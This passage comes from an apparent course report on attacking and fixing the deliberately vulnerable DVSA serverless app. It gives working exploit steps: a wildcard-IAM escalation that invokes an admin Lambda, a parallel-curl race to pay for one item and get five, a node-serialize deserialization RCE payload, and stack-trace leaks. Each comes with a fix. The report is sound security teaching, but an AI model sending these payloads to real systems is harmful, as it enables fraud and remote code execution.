4. Injected JS executes inside DVSA-ORDER-MANAGER and inherits its IAM role
5. Code calls LambdaClient.send() with FunctionName: "DVSA-ADMIN-UPDATE-ORDERS"
6. Admin Lambda invocation succeeds → order flipped to paid (120) in DynamoDB

Payload

```
// Vulnerable AWS-managed policy
// (AWSLambdaRole – attached to role)
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["lambda:InvokeFunction"],
    "Resource": ["*"]    // ← wildcard
  }]
}
```

```
# Exploit – Lesson 1 vector + over-broad role
curl -X POST "<API_GATEWAY_URL>/dvsa/order" \
  -H "Content-Type: application/json" \
  -H "authorization: <USER_B_JWT>" \
  --data-binary @/tmp/exploit.json



# Injected code runs:
# new LambdaClient().send(new InvokeCommand({
#   FunctionName: "DVSA-ADMIN-UPDATE-ORDERS",
#   Payload: { status: 120 }    // → PAID
# }))
# → order 9f9cd752 flipped to paid in DynamoDB
```


LESSON 7 – MITIGATION & VERIFICATION

FIXED

Wildcard IAM Policy Enables Privilege Escalation Chain

Evidence (Exploit Success)



Fix

Resource: serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-<ID>

Action 1 — Detach AWS-managed AWSLambdaRole

Action 2 — Attach least-privilege inline policy:

```
{
  "Effect": "Allow",
  "Action": "lambda:InvokeFunction",
  "Resource": [
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-NEW",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-UPDATE",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-CANCEL",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-GET",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-ORDERS",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-SHIPPING",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-BILLING",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-ORDER-COMPLETE",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-USER-ACCOUNT",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-USER-PROFILE",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-USER-INBOX",
    "arn:aws:lambda:us-east-1:123456789012:function:DVSA-FEEDBACK-UPLOADS"
  ]
}
```

Wildcard resource confirms the role can invoke every Lambda in the account. Order 9f9..... was flipped to paid (120) in DynamoDB through this over-broad role — persistent proof of impact.

LESSON 7 – MITIGATION & VERIFICATION

FIXED

Wildcard IAM Policy Enables Privilege Escalation Chain

Fix

Strategy:

- Allow-list 12 legitimate downstream Lambdas only
- Admin Lambdas (DVSA-ADMIN-*) deliberately excluded
- IAM enforces boundary even if app-layer fix is bypassed
- True defense in depth across application + control plane

Verification

DVSA-OrderManager-... Customer inline 0

DVSA-OrderManager-LeastPrivilege

```
1 {
2   "Version": "2012-10-17",
3   "Statement": [
4     {
5       "Effect": "Allow",
6       "Action": "lambda:InvokeFunction",
7       "Resource": [
8         "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-NEW",
9         "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-UPDATE",
10        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-CANCEL",
11        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-GET",
12        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-ORDERS",
13        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-USER-ACCOUNT",
14        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-USER-PROFILE",
15        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-SHIPPING",
16        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-BILLING",
17        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ORDER-COMPLETE",
18        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-USER-INBOX",
19        "arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-FEEDBACK-UPLOADS"
20      ]
21    }
22  ]
23 }
```

Verification

2026-04-11T08:38:45.232Z 2026-04-11T08:38:45.232Z [REDACTED] ERROR INV

2026-04-11T08:38:45.232Z [REDACTED]

ERROR INVOKE ERR User: arn:aws:sts:: [REDACTED] :assumed-role/serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole [REDACTED] /DVSA-ORDER-MANAGER is not authorized to perform: lambda:InvokeFunction on resource: arn:aws:lambda:us-east-1: [REDACTED] :function:DVSA-ADMIN-UPDATE-ORDERS because no identity-based policy allows the lambda:InvokeFunction action

4/11/2026, 11:37:02 AM	4/10/2026, 7:53:20 PM
49a [REDACTED]	9f [REDACTED]
processed	paid
\$28	\$51
[REDACTED]	[REDACTED]

Re-fired Lesson 5 payload (with Lesson 1 fix temporarily reverted) → IAM rejected with AccessDeniedException. Order 49a.... stayed processed. Same payload, same vector — different IAM policy, different outcome.

LESSON 8 – LOGIC VULNERABILITIES

VULNERABLE

TOCTOU Race in Order Workflow → Pay for 1, Receive 5

Vulnerability summary

- Component: DVSA-ORDER-UPDATE Lambda + interaction with DVSA-ORDER-BILLING via DynamoDB
- Root cause: Status check uses > 110 instead of ≥ 100 . When billing begins, `orderStatus = 100`, but $100 > 110$ is False — leaving a race window where update slips through during billing
- Impact: Business logic manipulation — attacker pays for 1 item but receives 5, direct financial fraud

Attack steps

1. Log into DVSA, add 1 item to cart, complete shipping
2. Stop at billing page — do not submit payment
3. Capture fresh JWT and order-id from DevTools
4. Open CloudShell, set environment variables
5. Send billing and update requests simultaneously with &
6. Update slips through while billing is at status 100
7. Verify in DynamoDB: `itemList = 5`, `totalAmount = 28` (paid for 1)

Payload

```
# Vulnerable code – update_order.py line 36
if response["Item"]["orderStatus"] > 110:
    res = {"status": "err",
          "msg": "order already paid"}
    return res

# When billing starts: orderStatus = 100
# 100 > 110 → False → update allowed!
```

```
# Exploit – fire both requests in parallel
curl -s -X POST "$API" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\": \"billing\",
      \"order-id\": \"$ORDER_ID\",
      \"data\": {...payment...}}\" &

curl -s -X POST "$API" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\": \"update\",
      \"order-id\": \"$ORDER_ID\",
      \"items\": {\"<ITEM>\": 5}}\" &

wait
```


LESSON 8 — MITIGATION & VERIFICATION

FIXED

TOCTOU Race in Order Workflow → Pay for 1, Receive 5

Evidence (Exploit Success)

```
CloudShell
us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x +
5}}"
~ $ echo $TOKEN | head -c 50
eyJraWQ1OjJG5z16R3hna1lcl283a29TRE9JUTJRakpONTBxe~ $ echo $ORDER_ID
7637b4c8-09e4-4ab6-b4dd-8fea9bdec2ae
~ $ curl -s -X POST "$API" \
> -H "Content-Type: application/json" \
> -H "Authorization: $TOKEN" \
> -d '{"action": "billing", "order-id": "$ORDER_ID", "data": {"ccn": "42424242424242", "exp": "12/28", "cvv": "123"}}' &
[1] 202
~ $
~ $ curl -s -X POST "$API" \
> -H "Content-Type: application/json" \
> -H "Authorization: $TOKEN" \
> -d '{"action": "update", "order-id": "$ORDER_ID", "items": {"1019": 5}}' &
[2] 203
~ $
~ $ wait
{"status": "ok", "msg": "cart updated"}{"status": "ok", "amount": 28, "token": "SZRjFjdNnYcq", "missing": {}}[1]- Done      curl -s -X POST "$API" -H "Content-Type: application/json" -H "Auth
orization: $TOKEN" -d '{"action": "billing", "order-id": "$ORDER_ID", "data": {"ccn": "42424242424242", "exp": "12/28", "cvv": "123"}}'
[2]+ Done      curl -s -X POST "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN" -d '{"action": "update", "order-id": "$ORDER_ID", "items": {"1019": 5}}'
~ $ echo "DONE"
```

DynamoDB > Explore items: DVSA-ORDERS-D8 > Edit item

You can add, remove, or edit the attributes of an item. You can nest attributes inside other attributes up to 32 levels deep. [Learn more](#)

Attribute name	Value	Type	Remove
orderId - Partition key	7637b4c8-09e4-4ab6-b4dd-8fea9bdec2ae	String	
userId - Sort key	84480418-40b1-7048-1f3f-50acc62b7374	String	
address	{}	String	Remove
confirmationToken	SZRjFjdNnYcq	String	Remove
ItemList	Insert a field	Map	Remove
1019	5	Number	Remove
orderStatus	200	Number	Remove
paymentTS	1776107696	Number	Remove
totalAmount	28	Number	Remove

Cancel Save Save and close

Fix

File: update_order.py — lambda_handler

Before (vulnerable):

```
if response["Item"]["orderStatus"] > 110:
    res = {"status": "err",
          "msg": "order already paid"}
    return res
```

After (safe):

```
if response["Item"]["orderStatus"] >= 100:
    res = {"status": "err",
          "msg": "order already paid"}
    return res
```

Strategy:

- Threshold changed from > 110 to >= 100
- Closes the race window between status 100 and 110
- Update is now rejected the moment billing begins
- Enforces strict server-side workflow sequencing

Both requests succeeded simultaneously — no rejection, no lock.
→ Order persisted with 5 items but only 1 item's worth paid

LESSON 8 – MITIGATION & VERIFICATION

FIXED

TOCTOU Race in Order Workflow → Pay for 1, Receive 5

Verification

```
CloudShell
us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x us-east-1 x
~ $ export TOKEN=
~ $ export ORDER_ID="a328570e-cef3-4d4c-b33d-422a723bf242"
~ $ curl -s -X POST "$API" \
> -H "Content-Type: application/json" \
> -H "Authorization: $TOKEN" \
> -d '{"action": "billing", "order-id": "$ORDER_ID", "data": {"ccn": "4242424242424242", "exp": "12/28", "cvv": "123"}}' &
[1] 198
~ $
~ $ curl -s -X POST "$API" \
> -H "Content-Type: application/json" \
> -H "Authorization: $TOKEN" \
> -d '{"action": "update", "order-id": "$ORDER_ID", "items": {"1021": 5}}' &
[2] 199
~ $
~ $ wait
{"status": "err", "msg": "order already paid"}{"status": "ok", "amount": 44, "token": "Rfx18XqWul8E", "missing": {}}[1]- Done
H "Authorization: $TOKEN" -d '{"action": "billing", "order-id": "$ORDER_ID", "data": {"ccn": "4242424242424242", "exp": "12/28", "cvv": "123"}}'
[2]+ Done
curl -s -X POST "$API" -H "Content-Type: application/json" -H "Authorization: $TOKEN" -d '{"action": "update", "order-id": "$ORDER_ID", "items": {"1021": 5}}'
~ $ echo "DONE"
```

DynamoDB > Explore items: DVSA-ORDERS-DB > Edit item

You can add, remove, or edit the attributes of an item. You can nest attributes inside other attributes up to 32 levels deep. [Learn more](#)

Attribute name	Value	Type	Remove
orderId - Partition key	a328570e-cef3-4d4c-b33d-422a723bf242	String	
userId - Sort key	14983458-1081-7033-609a-f833ed7112d8	String	
address	{}	String	Remove
confirmationToken	Rfx18XqWul8E	String	Remove
itemList	Insert a field	Map	Remove
1021	1	Number	Remove
orderStatus	200	Number	Remove
paymentTS	1776148172	Number	Remove
totalAmount	44	Number	Remove

Cancel Save Save and close

Verification

Re-running the same simultaneous attack on a new order:
billing → {"status": "ok"}
update → {"status": "err", "msg": "order already paid"}
→ Race window closed → Order state stays consistent (1 item paid = 1 item received)



LESSON 9 – VULNERABLE DEPENDENCIES

VULNERABLE

CVE-2017-5941 — node-serialize on the Public Request Path

Vulnerability summary

- Component: DVSA-ORDER-MANAGER Lambda — third-party dependency
- Root cause: node-serialize@0.0.4 (legacy, unmaintained) listed as direct dependency in package.json. Library has documented advisory CVE-2017-5941 — unserialize() invokes attacker-supplied functions via the _\$\$\$ND_FUNC\$\$\$_ marker
- Impact: RCE comes "for free" with the dependency — no DVSA code bug needed. Every require() is an implicit trust decision

Attack steps

1. Inspect deployed Lambda → open package.json in AWS Console
2. Confirm node-serialize: 0.0.4 listed in dependencies
3. Cross-reference CVE-2017-5941 advisory
4. Send _\$\$\$ND_FUNC\$\$\$_ payload to /order endpoint
5. Verify RCE via CloudWatch — FILE READ SUCCESS log line is the smoking gun

Payload

```
// Deployed package.json – vulnerable
{
  "name": "order-manager",
  "version": "3.0.0",
  "dependencies": {
    "node-jose": "2.2.0",
    "node-serialize": "0.0.4" // ← CVE-2017-5941
  }
}
```

```
# Same exploit as Lesson 1 – but proves
# the vulnerable LIBRARY is on the path
curl -X POST "<API_GATEWAY_URL>/order" \
-H "Content-Type: application/json" \
-d '{
  "action": "_$$$ND_FUNC$$$_function() {
    var fs = require(\"fs\");
    fs.writeFileSync(\"/tmp/pwned.txt\",
      \"hacked!\");
    console.error(\"FILE READ SUCCESS: \"
      + fs.readFileSync(\"/tmp/pwned.txt\"));
  } ()\",
  "cart-id": ""
}'


# JSON.parse() would reject this as syntax error
# The fact it executes proves node-serialize is parsing it
```


LESSON 9 — MITIGATION & VERIFICATION


FIXED

CVE-2017-5941 — node-serialize on the Public Request Path

Evidence (Exploit Success)



FILE READ SUCCESS: You are reading the contents of my hacked file! — this string can only appear if node-serialize.unserialize() parsed the payload and invoked the attacker's function.



Direct evidence that the vulnerable library (CVE-2017-5941) is a declared dependency of the deployed Lambda.

Fix

File: DVSA-ORDER-MANAGER/order-manager.js

Before (vulnerable):

```
const serialize = require('node-serialize');
// ...
var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

After (safe):

```
// Safe parsing — no unsafe deserialization
var req = JSON.parse(event.body);
var headers = event.headers;
```

Strategy:


- Remove the vulnerable dependency, don't work around it
- Replace with JSON.parse() from the Node.js standard library
- Drop node-serialize from package.json
- Long-term: integrate npm audit into deployment pipeline to block known CVEs

LESSON 9 – MITIGATION & VERIFICATION

FIXED

CVE-2017-5941 — node-serialize on the Public Request Path

Verification



Replayed the exact same payload against patched endpoint:

Search: "FILE READ SUCCESS"

Result: No events found

- JSON.parse() rejects the `__$ND_FUNC__$` marker as invalid JSON syntax → Vulnerable dependency no longer reachable from request path
- Legitimate orders confirmed working via DVSA web UI



LESSON 10 – UNHANDLED EXCEPTIONS

VULNERABLE

Stack Trace Leakage Reveals Backend Architecture

Vulnerability summary

- Components: DVSA-ORDER-GET (get_order.py) + DVSA-ORDER-BILLING (order_billing.py)
- Root cause: Neither Lambda has a top-level try/except block. Runtime errors propagate the full Python exception object back through API Gateway to the client
- Impact: Information disclosure — attacker maps the entire backend: file paths, line numbers, source code logic, AWS SDK internals, DynamoDB schema details

Attack steps

1. Log in to DVSA, capture fresh JWT from DevTools
2. Set environment variables in CloudShell
3. Send malformed request to get_order.py with order-id: null
4. Observe full Python stack trace returned to client
5. Send invalid data types to order_billing.py with data: null
6. Observe DynamoDB ValidationException + boto3 internals leaked

Payload

```
# Trigger exception in get_order.py
curl -s -X POST "$API" \
  -H "Authorization: $TOKEN" \
  -d '{"action": "get", "order-id": null}' \
  | python3 -m json.tool
```

```
# Trigger exception in order_billing.py
curl -s -X POST "$API" \
  -H "Authorization: $TOKEN" \
  -d '{"action": "billing",
      "order-id": 12345,
      "data": null}' \
  | python3 -m json.tool
```

```
# Leaked response (excerpt):
"errorType": "AttributeError",
"stackTrace": [
  "  File \"/var/task/get_order.py\",
    line 32, in lambda_handler
    is_admin = json.loads(
      event.get(\"isAdmin\", \"false\")
        .lower())\n",
  "  File \"/var/runtime/boto3/...\""]
```


LESSON 10 – MITIGATION & VERIFICATION

FIXED

Stack Trace Leakage Reveals Backend Architecture

Evidence (Exploit Success)

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"get","order-id":null}' | python3 -m json.tool

curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"billing","order-id":12345,"data":null}' | python3 -m json.tool
```

Exposed	Risk
/var/task/get_order.py line 32	Internal source path + line
boto3/resources/factory.py	AWS SDK internals
is_admin = json.loads(...)	Source code logic
ValidationException	DynamoDB schema details
Full stack traces	Complete backend execution path

Fix

Files: get_order.py + order_billing.py
Strategy: Wrap entire lambda_handler body in try/except

```
def lambda_handler(event, context):
    try:
        # ... all existing code unchanged ...

    except Exception as e:
        print(f"Internal error: {str(e)}")
        # ↑ logged to CloudWatch only
        return {
            "status": "err",
            "msg": "An internal error occurred"
        }
```

Before vs After:

	Before	After
Malformed input	Full stack trace	Generic message
Internal paths	Exposed to client	CloudWatch only
Error type	Revealed	Hidden

LESSON 10 – MITIGATION & VERIFICATION

FIXED

Stack Trace Leakage Reveals Backend Architecture

Verification

```
{  
  "status": "err",  
  "msg": "An internal error occurred"  
}
```

Re-running both malformed requests:

```
{  
  "status": "err",  
  "msg": "An internal error occurred"  
}
```

- No stack traces, no file paths, no source code leaked
- Errors still logged to CloudWatch for debugging
- Legitimate requests continue to work normally



KEY TAKEAWAYS



1. THE FUNCTION ROLE IS THE SECURITY BOUNDARY

In serverless, IAM is not a backup layer — it's the primary defense. Application bugs become full account compromises only when roles are over-privileged. Least privilege turns blast radius into damage control.



2. DEFENSE IN DEPTH IS NON-NEGOTIABLE

Lesson 5 proved it: authentication failed, application access control failed — but tightened IAM still blocked the breach. Every layer must enforce its own boundary.



3. THE PARSER IS THE TRUST BOUNDARY

JSON.parse vs unserialize — one line of code, one CVE, full RCE. Choose safe parsers. Audit dependencies. Every require() is a trust decision.



4. VALIDATE INPUTS, LOCK STATE, HIDE ERRORS

Race conditions, stack-trace leaks, anonymous S3 uploads — all preventable with basic hygiene: server-side state machines, generic error responses, and explicit principals.

The goal isn't just to find vulnerabilities — it's to understand the system deeply enough to secure it.



THANK YOU
STAY SECURE!

ICS-344 — Information Security